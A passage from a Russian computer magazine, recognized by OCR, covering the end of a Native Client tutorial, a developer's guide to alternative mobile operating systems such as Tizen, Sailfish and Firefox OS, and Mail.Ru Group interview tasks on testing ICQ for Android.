    alert(message_event.data);
    }
```

После того как мы сделали нужные изменения, можно пересобирать модуль и обновлять страницу http://localhost:5103/part1. Увидев message box с заветной строкой hello from NaCl, мы можем с гордостью заявить, что освоили новую технологию.

ЗАКЛЮЧЕНИЕ

Гугл придумал полезную штуку. Жаль, что пока никто, кроме «корпорации добра», не поддержал Native Client платформу. Достаточно высокая производительность является преимуществом по сравнению с Java, апплеты которой также могут выполняться в браузере, а высокий уровень безопасности уделывает ActiveX от Microsoft. Будем ждать, пока Chrome захватит мир или другие разработчики браузеров внедрят в свои творения Native Client.



WWW

Официальная страница платформы Native Client: https://developer.chrome.com/native-client

Загрузка Native Client SDK и инструкция по установке: https://developer.chrome.com/native-client/sdk/download



ПОЛНЫЙ ГАЙД ПО АЛЬТЕРНАТИВНЫМ МОБИЛЬНЫМ ОСЯМ

Ozgur Coskun@shutterstock.com



Ирина Чернова
irairache@gmail.com

WINDOWS PHONE, BAIDU YI, UBUNTU TOUCH, TIZEN, WEBOS, FIREFOXOS И МНОГИЕ ДРУГИЕ



WARNING

Цель данной статьи — расширить твой IT-кругозор. Автор и редакция не несут ответственности за личные ресурсы читателя, потраченные на разработку приложений для бесперспективной ОС.

Google Play и App Store поражают воображение потребителя разнообразием товара, как Черкизовский рынок в его лучшие годы. Разработчикам-одиночкам, которые хотят раскрутить свое приложение без внушительного бюджета на продвижение, там ловить уже нечего. Но развитие человечества не останавливается, и в мире регулярно появляются новые мобильные операционные системы и магазины приложений для них.][расскажет тебе о всех значимых мобильных операционках и посоветует, с какого конца подойти к разработке приложений для каждой из них.

PHONEGAP

phonegap.com

Этот многократно упоминавшийся на страницах нашего журнала фреймворк позволяет писать кросс-платформенные мобильные приложения на HTML, CSS и JS. С помощью его можно создавать программы для следующих операционок:

- iOS;
- Android;
- Windows Phone;
- BlackBerry;
- Bada;
- Symbian;
- WebOs;
- Ubuntu Touch;
- Tizen.

КЛАССИФИКАТОР МОБИЛЬНЫХ ОПЕРАЦИОНОК

POSIX

Ядро Linux

- Nokia X Platform;
- Baidu Yi;
- Ubuntu Touch;
- Tizen;
- WebOS;
- Firefox OS;
- Sailfish OS;
- Яндекс.Кит;
- MIUI.

XNU

- iOS.

QNX

- BlackBerry 10.

WINDOWS

- Windows Phone.


INFO

В 2000-х годах компания Nokia была одним из мировых лидеров на рынке смартфонов. Большинство произведенных ей девайсов начинялись Symbian OS. Разработка и продвижение этой операционки велись с 1999 по 2012 год. Ныне проект безвозвратно закрыт. Интересно, что проект Symbian является прямым потомком первой в мире мобильной операционной системы — EPOC, которой оснащались карманные органайзеры еще в середине 1980-х годов.

NOKIA X PLATFORM

https://developer.nokia.com/nokia-x/platform-overview

Базируется на основе Android Open Source Project. Написана на C++ и Java. Разработку начала компания Nokia в 2012 году. В настоящий момент инициативу подхватила Microsoft Mobile (подразделение софтверного гиганта, расположенное в Финляндии и занятое преимущественно производством смартфонов на базе Windows Phone). Дата первого релиза ОС пока не ясна, скорее всего, он появится до этого нового года. Тогда же планируется выпустить первые устройства с Nokia X Platform на борту. Основная фишка системы — возможность использовать на одном устройстве классические Android-приложения, сервисы от Nokia (HERE Maps, MixRadio, Nokia Express) и продукты Microsoft (Outlook, к примеру).



Создатели операционки утверждают, что 75% обычных Android-приложений будут корректно работать под ней. Но тем не менее выкатили собственные Nokia X Services SDK и Nokia API, которые нужны для прикрутки к приложению HERE Maps, Nokia Notifications и Nokia Payment. В остальном разработка под Nokia X Platform ничем не отличается от обычной разработки под Android.

Распространяется приложение через Nokia Store. Правила размещения приложений и формат метаданных (описание, ключевые слова и так далее) аналогичны Google Play. Перед публикацией все проекты проходят Quality Assurance Review.

Developer's checkpoints

- Java
- Nokia SDK
- Nokia API
- Nokia Store

INFO

Каждый пятый поисковый запрос в мире проходит через Baidu. Помимо результатов поиска, компания снабжает китайский народ всем чем только можно, кроме риса. В том числе: онлайн-энциклопедией, антивирусным ПО, облачным хранилищем и сервисом для рассылки признаний в любви.

BAIDU YI

rom.baidu.com

Разработкой ОС занимается крупнейший поисковик Китая и вторая поисковая система в мире Baidu. Над производством начиненных ей устройств работает компания Dell. Первый релиз появился в 2011 году. Принципиальных технических отличий от Android нет. Все сервисы Google (почта, погода и прочие) заменены на аналогичные от Baidu, и некоторые сетевые ресурсы залочены в соответствии с китайским законодательством.

Baidu Yi позиционирует себя как китайская операционная система для китайской аудитории. Поэтому переводить свой сайт и софт для разработчика на английский язык они не стали. Так что кодинг под эту ОС доступен только тем, кто шарит в иероглифах или имеет терпение использовать Google Translate.

Однако китайский рынок огромен, и число пользователей Baidu Yi перевалило за сотню миллионов. Если у тебя есть хорошая идея приложения и прямые руки, то стоит подумать о повышении собственных лингвистических навыков.



Developer's checkpoints

- Китайский язык
- Baidu Yi SDK
- Java
- Baidu Yi App Store

ТЕХНИЧЕСКИ UBUNTU TOUCH БАЗИРУЕТСЯ НА КЛАССИЧЕСКОЙ ВЕРСИИ UBUNTU. ГЛАВНОЕ ОТЛИЧИЕ — ГРАФИЧЕСКАЯ ОБОЛОЧКА UNITY ЗАМЕНЕНА НА МОБИЛЬНУЮ ВЕРСИЮ

INFO

Основатель компании Canonical Ltd. миллионер Марк Шаттлворт известен прежде всего не достижениями в мире Open Source, а своей любовью к экстремальному туризму. В частности, он стал вторым в мире космическим туристом и принял участие в групповой экспедиции к Северному полюсу на ледоколе.

UBUNTU TOUCH

ubuntu.com

Разработчик — Canonical Ltd. Первая версия Ubuntu Touch вышла 2 января 2013 года. Технически Ubuntu Touch базируется на классической версии Ubuntu. Главное отличие — графическая оболочка Unity заменена на мобильную версию. На данный момент количество устройств в продаже, на которых установлена Ubuntu Touch, можно пересчитать по пальцам невезучего токаря: Huawei Ascend P1, Meuzu MX3 и Meizu MX4. Но эту операционку можно установить на многие Android-устройства, предварительно проведя прошивку CyanogenMod. Список устройств доступен по этой ссылке: wiki.ubuntu.com/Touch/Devices.

Есть две парадигмы кодинга под Ubuntu Touch:

- HTML + CSS + JS;
- Qt + QML.

С помощью любой из этих платформ можно создать классическое мобильное приложение (app) или виджет для рабочего стола (Scope).



Developer's checkpoints

- Qt
- QML
- Ubuntu SDK
- Ubuntu Store

INFO

Компания Tizen регулярно устраивает хакатоны в крупнейших городах России с неплохими денежными призами. Подобные мероприятия проходят следующим образом: собираются онлайн-заявки с идеями приложений и составом команд; в назначенный день все собираются и слушают лекцию по Tizen-разработке; после нее презентуют друг другу идеи своих проектов; потом расходятся по углам и фигачат код с дизайном; вечером того же дня рассказывают, что успели сделать; на следующее утро приходят и продолжают фигачить; в конце второго дня — презентация конечных версий проектов и выбор победителей.


Если ты хочешь поучаствовать в подобном мероприятии, напиши краткий рассказ о своих навыках программирования на irairache@gmail.com.

TIZEN

www.tizen.org

Развивается силами Tizen Association. Это сообщество производителей цифровой техники (среди которых Huawei, Intel, Samsung, Panasonic и еще несколько десятков крупных компаний), созданное в 2012 году в целях разработки и продвижения этой операционной системы. Первый релиз случился 5 января 2012 года. Является потомком операционной системы Limo. Помимо телефонов и планшетов, Tizen можно установить на автомобильную мобильную электронику и Smart TV. Летом 2014 года поступил в продажу первый смартфон с этой операционкой — Samsung Z.

Tizen Association активно поддерживает разработчиков приложений под свою операционку: обширная и адекватная документация, конференции, конкурсы, хакатоны в разных странах мира. Приложения в Tizen можно создавать с помощью веб-технологий (HTML, CSS, JS) или на Java.



Developer's checkpoints

- Eclipse
- Tizen SDK
- GWT SDK
- Tizen WEB API
- Плагин Apache Ant
- Язык Java
- Tizen Store

КОЛИЧЕСТВО ПРИЛОЖЕНИЙ ПО МАГАЗИНАМ

- Google Play > 1,3 миллиона
- App Store > 1,2 миллиона
- Windows Phone Store > 300 тысяч
- BlackBerry App World > 230 тысяч
- Firefox Market Place > 4 тысяч

Несмотря на то что Windows Phone Store появился всего лишь двумя годами позже Google Play и Android Market, он очень сильно отстает от них по количеству приложений. В августе 2014-го преодолена отметка в 300 тысяч апов, а у обоих конкурентов это число уже давно выражается цифрой с шестью нулями. Треть миллиона приложений сноровистый юзер успеет посмотреть за 105 суток непрерывного тестирования (тридцать секунд на каждое). Поэтому Microsoft находится в состоянии паники и принимает всевозможные меры для увеличения ассортимента своего магазина.

WEBOS

www.openwebosproject.org

Этот проект начала разрабатывать пять лет назад компания Palm OS. Первый релиз состоялся 8 января 2009 года. С 2011 по 2013 год операционку курировала HP. В настоящий момент webOS принадлежит LG Electronics.

ОС можно установить на смартфоны, планшеты и Smart TV.

Разработка производится в webOS SDK. Приложения можно создавать на C++ (есть даже поддержка OpenGL) или на HTML (естественно, с участием CSS и JS).

Игры и прочий софт для устройств скачиваются через предустановленное приложение App Catalog.



INFO

WebOS является прямым потомком весьма популярной лет десять назад Palm OS. Апы для нее агрегировались на сайте PalmGear (palmgear.com), и за десятилетие их набралось чуть менее 50 тысяч. Смартфоны под управлением Palm OS перестали выпускать пять лет назад, а сайт с приложениями жив, о чем можно судить по активной новостной ленте.

Developer's checkpoints


- webOS SDK
- Язык C++
- OpenGL

INFO

Регистрация в качестве разработчика платная. Но конкретная цена нигде не указана. Владельцы девелоперского центра просят сначала заполнить 20 полей с информацией о себе, а только потом раскрывают сумму, которую хотят получить. Как я предполагаю, у них есть автоматизированная оценка платежеспособности клиента по анкетным данным :).

BLACKBERRY 10

blackberry.com



Разработчик — BlackBerry (в прошлом Research in Motion). Фирма с середины восьмидесятых занимается производством устройств для передачи текстовых сообщений по беспроводным сетям. В 2000 году создали первую версию BlackBerry OS. Большая часть продукции этой фирмы — смартфоны с кнопочными клавиатурами. Новые модели, выпускаемые BlackBerry, абсолютно не конкурентоспособны, все деловые парни в строгих костюмах теперь пересели на айфоны, и в данный момент компания живет распродажей устаревших моделей жителям развивающихся стран.

Приложения создаются на C++ в BlackBerry SDK. Также на BlackBerry OS можно портировать стандартные Android-приложения с помощью утилит apk2barVerifier и apk2bar.

Администрация магазина приложений BlackBerry App World очень взыскательна и проверяет заявку на публикацию приложения минимум неделю. В исходе которой на многие приложения накладывается запрет к размещению. Разработчики, чьи творения все-таки попадают в этот стор, описывают очень интересный феномен: приложение, которое за первый день публикации в Google Play набирает пару десятков скачиваний, в App World набирает их несколько сотен. Но уже через неделю Гугл по-прежнему дает несколько десятков установок в день, а закачки из аппворда снижаются до нескольких штук в сутки.

INFO

BlackBerry позиционирует свои смартфоны как товар премиум-класса. Пример: смартфон BlackBerry Porsche Design P'9982 имеет типичное для смартфона 2013–2014 среднего ценового сегмента железо (8 Мп камеры, 2 Гб оперативки). Но благодаря кожаной спинке, металлическим вставкам и огромному маркетинговому бюджету стоит 1700 евро.

Developer's checkpoints

- C++
- BlackBerry Native SDK
- BlackBerry App World

FIREFOX OS

mozilla.org/en-US/firefox/os/


Developer's checkpoints


- HTML5
- CSS
- JavaScript
- WebAPI
- Firefox Browser
- Firefox OS Simulator
- Firefox Market Place

Операционная система создана компанией Mozilla Foundation. Первая версия вышла 2 июля 2013 года. С тех пор периодически в продаже появляются смартфоны под ее управлением: ZTE Open, Alcatel One Touch Fire H, Huawei Y300II, Geeksphone Peek и другие. Интерфейс оболочки написан на HTML5 с использованием движка Gecko.

Меню программ представляет собой набор иконок, каждая из которых является ссылкой, ведущей на мобильную версию сайта-приложения. Распространяются такие закладки через Firefox Market Place.

Если ты умеешь создавать сайты для мобильных устройств, то можешь считать себя готовым Firefox OS кодером. Единственная особенность, отличающая Firefox OS кодинг от веб-разработки, — возможность использовать Web API для управления аппаратной частью устройства.





SAILFISH OS

https://sailfishos.org

Разрабатывается компанией Jolla. Эта маленькая финская фирмочка состоит из разработчиков, работавших в Nokia над ныне замороженным проектом тру-хакерской операционки MeeGoo.

Sailfish OS вышла в свет 22 ноября 2012 года. 20 мая 2013-го появился первый смартфон под ее управлением. Аппарат назвали Jolla, в честь компании-разработчика. Помимо устройств, на которых Sailfish OS предустановлена, ее можно портировать на Nokia N9.

Разработка производится на Qt + QML с помощью Sailfish OS SDK (есть версия для OS X, чем далеко не все мобильные SDK могут похвастаться).

На Sailfish OS можно запускать любые Android-приложения и программы, написанные для платформы MeeGoo. Приложения конкретно под Sailfish делаются с помощью Jolla SDK (есть версия для OS X, что не может не радовать), фреймворка Qt и Sailfish Silica API.

Созданные таким образом апы распространяются через Jolla Store (harbour.jolla.com).

INFO

Правильное финское произношение названии компании Jolla звучит примерно так: «ёлла».

Developer's checkpoints

- SailfishOS Alpha SDK
- Qt
- QML
- Nokia X Store или Yandex.Store

Отличия от оригинала следующие: Яндекс.Shell вместо стандартного интерфейса, Яндекс.Карты вместо Google.Maps, Яндекс.Почта вместо Gmail

ЯНДЕКС.КИТ


kit.yandex.ru

19 февраля 2014 года компания «Яндекс» представила свою собственную модификацию Android. Возможности установить ее на произвольный смартфон пока нет, поэтому, если хочешь поддержать отечественного производителя, придется выбирать между Huawei Honor 3 Yandex и Explay Flame.

Является форком Android 4.2.2 (Jelly Bean). Отличия от оригинала следующие: Яндекс.Shell вместо стандартного интерфейса, Яндекс.Карты вместо Google.Maps, Яндекс.Почта вместо Gmail и так далее.

На Яндекс.Кит устанавливаются обычные Android-приложения. Никаких примочек для разработчиков пока представлено не было, но есть вероятность, что ситуация изменится в обозримом будущем.

Распространение приложений происходит в Яндекс.Стор (store.yandex.ru). Об этом унылом месте я уже писала полгода назад в статье «Веб-кодер в мире Android» (goo.gl/ffuE4U). С тех пор все остается на своих местах.



Developer's checkpoints

- Eclipse
- Android SDK
- Java
- Yandex.Store

INFO

На данный момент никаких предпосылок заработать на приложениях для этой операционки нет, и я не планировала включать ее в статью, так как ее уровень популярности крайне низок. Но в начале августа произошло неожиданное событие: в РФ запретили ввоз пищевых продуктов из Европы и США. Вполне возможно, что санкции доберутся до смартфонов и популярным подарком на новый 2015 год будет не iPhone 6, а очередной релиз YotaPhone, оснащенный Яндекс.Китом. Кто знает, может уже пора запасаться сушеными финиками и в срочном порядке размещать приложения в Яндекс.Стор ;).

INFO

В шестидесятые годы в США был издан роман «Мечтают ли андроиды об электроовцах?». Персонажи этой книги делятся на две категории: обычные люди и рабы, созданные посредством достижений генной инженерии, — «репликанты». Оттуда и было позаимствовано название этой мобильной ОС.


REPLICANT

www.replicant.us

Прошивка позиционирует себя как Android со 100%-м открытым исходным кодом. То есть, в отличие от оригинала, в коде нет зашифрованных библиотек для передачи данных по сети и прочих темных мест. И нет ни одного несвободного компонента, как, допустим, некоторые драйверы у CyanogenMode.

Replicant можно поставить на большинство современных смартфонов, в частности на представителей линеек Samsung Galaxy и Nexus.

На Replicant можно запускать обычные приложения из Google Play или апы, созданные конкретно для этой прошивки с помощью Replicant SDK. Основная особенность данной среды разработки в том, что она создает приложения, в исходниках которых нет ни единой строчки несвободного кода.



Developer's checkpoints


- Eclipse
- Replicant SDK
- Язык Java

INFO

Продвижением телефонов под управлением этой ОС занимается Хьюго Барра, топовый разработчик проекта Android, много лет проработавший в компании Google.

INFO

Смартфоны, которые продаются с установленной MIUI, собираются на фабриках той же компании, что и iPhone (Foxconn).



Developer's checkpoints

- Java
- Eclipse
- Android SDK

MIUI

en.miui.com

Разработчиком является компания Xiaomi Tech. ОС позиционирует себя как Android, который выглядит как iOS. На мой взгляд, уж лучше наоборот, но компания умудрилась продать более полсотни миллионов телефонов с этой прошивкой за три года продаж. Так что спрос на подобную технику есть. Есть даже многотысячное сообщество россиян (https://vk.com/miuisu), которые являются большими поклонниками этой прошивки и называют ее самой качественной реализацией Android.

Приложения для этой операционки можно скачивать из Google Play или официального сайта MIUI.

ЗАДАЧИ НА СОБЕСЕДОВАНИЯХ

СПЕЦПОДГОН

ЗАДАНИЯ ОТ MAIL.RU GROUP

Однажды мы заслали в Mail.Ru Group нашего агента, мощного хакера и вообще крутого парня Павла Круглова. Дали ему задачу разведать, как там и что, выяснить, много ли платят, есть ли там офис мечты со столиками для игры в маджонг и капсулы для дневного сна, а если все отлично — то и задачками для этой рубрики разжиться. С тех пор мы Пашу больше не видели, но по странному совпадению он нам теперь пишет с адреса @corp.mail.ru. :)



Александр Лозовский
lozovsky@glc.ru

О КОМПАНИИ


Не надо даже иметь доступ в интернет, чтобы знать о том, что Mail.Ru Group — одна из крупнейших компаний рунета. Они занимаются кучей проектов, среди которых есть высоконагруженные (Почта, Поиск, Агент и ICQ, Мой Мир и Одноклассники, Игры), мультимедийные (Hi-Tech, Леди, Путешествия), электронная коммерция (Деньги, Недвижимость, Товары, Путешествия) и, что особенно нам в Хакере нравится, образовательные проекты (Russian Code Cup, Russian Design Cup, Russian AI Cup, Форум Технологий) и проекты с открытым исходным кодом (Tarantool, centrifuge).

В Mail.Ru Group работают специалисты высокого уровня, поэтому было бы неправильно с нашей стороны не поинтересоваться, как можно вступить в их стройные ряды. Дадим им слово!

КОГО ЖДУТ В MAIL.RU GROUP?

Светлана Данильченко, менеджер по персоналу: «Мы всегда ждем в нашу команду тех, кто полон энтузиазма и свежих идей, кого сложные задачи подстегивают и кто хочет сделать мир лучше. Сегодня расскажем о проекте ICQ. Общая ежемесячная аудитория ICQ в России составляет 6,7 миллиона (в мире — 11 миллионов)! В этот раз даем вам интересную задачу, которую можно встретить на собеседовании на позицию специалиста по тестированию (ICQ для Android). А чтобы понять, какого тестировщика мы ждем, приведем фразу менеджера проекта ICQ для Android Павла Лоуцкера: «Это не просто профессия, а образ мышления, стремление находить несоответствия в функционировании внешнего мира». Ждем ваших ответов. И конечно же, тем, кто ответит верно и интересно, мы подарим корпоративный сувенир, а кого-то позовем к нам в офис пообщаться с ребятами из проекта!

Важно отметить, что мы не делаем выводов по тому, решил человек задачу или нет. Для нас более важно понять, как рассуждает человек и какие решения предпочитает».



Павел Лоуцкер

автор задачек и менеджер проекта ICQ для Android



ЗАЛ СЛАВЫ ТРУ-КРЯКЕРОВ, ПОБЕДИТЕЛЕЙ КРАКМИ «ЛАБОРАТОРИИ КАСПЕРСКОГО»

Наши читатели неслабо отбомбились по кракми, который мы публиковали в позапрошлом номере. Периодически я прославлял победителей, но сейчас их число уже достигло тридцати. Чтобы никто не остался обиженным, вот официальная таблица: www.kaspersky.ru/crackme/crackers.

ЗАДАНИЕ 1

КОВЫРЯЕМ ICQ

Обычно общение с кандидатами начинается с прохождения ряда тестовых заданий, которые помогают выявить как знания в области ОС Android, так и логическое мышление, умение грамотно излагать свои мысли и внимание к деталям.

На собеседовании будущему специалисту по тестированию предстоит пройти не один квест и найти ответы на нетривиальные вопросы. Мир Android-девайсов обширен и тернист. Для тестирования приложений недостаточно четверки, пятерки и (уже скоро) шестерки. Разрешения экрана, производительность, количество клавиш, стандартное положение экрана и, наконец, операционная система могут быть совершенно разными. А ведь тут мы даже не говорим про кастомные прошивки, коих великое множество...

Сейчас же мы предлагаем, минуя тестовые задания и вопросы о составлении тест-кейсов, сразу примерить на себя амплуа Индианы Джонса и найти в приложении ICQ несколько спрятанных ключей. Чтобы отыскать спрятанные ключи, тебе предстоит ознакомиться с представленным приложением и придумать различные сложные пользовательские кейсы.

Для выполнения задания тебе требуется найти максимальное количество ключей и прислать соответствующие скриншоты. Вот ссылка на приложение с ключами: goo.gl/d79gts. Внимание: приложение только для теста!



INFO


Даже если ты решил не все задачи, а хотя бы одну или нашел хотя бы одну пасхалку в APK'шке, то присылай свои решения на почту Светлане Данильченко — s.danilchenko@corp.mail.ru.

ПРАВИЛЬНЫЕ ОТВЕТЫ НА ЗАДАЧИ ОТ EMBARCADERO И НАГРАЖДЕНИЕ ПОБЕДИТЕЛЕЙ

Ожидаются в следующем номере. Следите за обновлениями (хинт: обновление журнала происходит ежемесячно, путем покупки или загрузки нового номера :))!

IT-КОМПАНИИ, ШЛИТЕ НАМ СВОИ ЗАДАЧКИ!

Миссия этой мини-рубрики — образовательная, поэтому мы бесплатно публикуем качественные задачки, которые различные компании предлагают соискателям. Вы шлете задачки на lozovsky@glc.ru — мы их публикуем. Никаких актов, договоров, экспертиз и отчетностей. Читателям — задачки, решателям — подарки, вам — респект от нашей многосоттысячной аудитории, пиарщикам — строчки отчетности по публикациям в топовом компьютерном журнале.



СТАРТАП ИЛИ МЕГАКОМПАНИЯ?

даем слово всем — от грандов индустрии вроде Яндекса или «Лаборатории Касперского» до небольших компаний, практически стартапов. Дело в том, что каждый наш читатель сам для себя решает вопрос масштаба своего будущего трудоустройства. Кто-то считает, что в стартапе он может проявить все свои лучшие качества (не тратя при этом нервы и время на согласования и переписку с десятками начальников, в том числе из головного офиса) и вывести свой проект на уровень с семизначным оборотом в долларовом эквиваленте, а кто-то предпочитает предложить свой меч крупной компании, порадоваться, что его туда взяли, и сразу сесть на приличную зарплату и соцпакет… с перспективой получать еще большую зарплату и дождаться от компании личного мерседеса с водителем. :)

ЗАДАНИЕ 2

СИСТЕМАТИЗИРУЕМ УВИДЕННОЕ

Проект ICQ, как и другие крупные проекты, постоянно развивается, и порой, когда приходит время запилить новую фичу, уже мало кто представляет, как полностью выглядит навигация внутри приложения. Карта навигации — это скриншоты экранов и связи между ними. Что же позволяет сделать карта навигации:

- после описания схемы каждого экрана позволяет определить существующий функционал и возможности роста;
- предусмотреть пользовательские действия, необходимые для разработки тест-кейсов, в том числе и для автоматизированного тестирования;
- отточить функционал приложения, окончательно продумать сценарии поведения пользователя.

В рамках этого задания предлагаем тебе ознакомиться с приложением ICQ и составить для него навигационную карту.

